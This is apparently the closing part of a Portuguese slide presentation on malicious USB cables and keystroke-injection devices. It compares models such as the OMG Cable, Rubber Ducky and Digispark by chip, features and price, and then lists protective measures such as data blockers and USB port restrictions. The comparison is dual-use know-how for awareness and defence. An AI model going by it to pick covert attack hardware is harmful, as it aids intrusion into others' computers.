Evil Crow Cable Pro	RP2040	✓	✓	CDC, opcional mass storage	💰 Baixo	Flexível, firmware aberto, configurável com Arduino
Evil Crow Cable	ATmega32U4	✓	✓	Sem CDC (Serial over USB) host via porta serial	💰 Baixo	Versão simples, funciona com Arduino
OMG Cable	ESP32-S2	✓	✓	Wi-Fi, payload remoto	💰 Alto	Remote control, stealth, caro
Rubber Ducky v2	ATmega32u4	✓	✓	DuckyScript 3.0	💰 Médio	Novo script engine, confiável
Pico Ducky	RP2040	✓	✓	Simples	💰 Baixo	DIY hacker, código aberto
Digispark	ATTiny85	✓	✓	Sem CDC, pouco espaço	💰 Baixo	Ultra barato, limitado mas funcional
Cabo USB Ninja	(possibilidades) Nordic nRF52840 Espressif ESP32-S2 / ESP32-S3	✓	✓	Bluetooth 5.0 suporte App, bilateral , controle	💰 Alto	Não consegui maneiras de compra no Brasil



# Como se proteger?

- Cabos originais ( próprios )
- Conferir consumo de energia
- USB Data Blocker
- Configuração para restrição de porta USB
- Conscientização sobre engenharia social.



# Danke!

Perguntas?



[stronggreen.com](http://stronggreen.com)

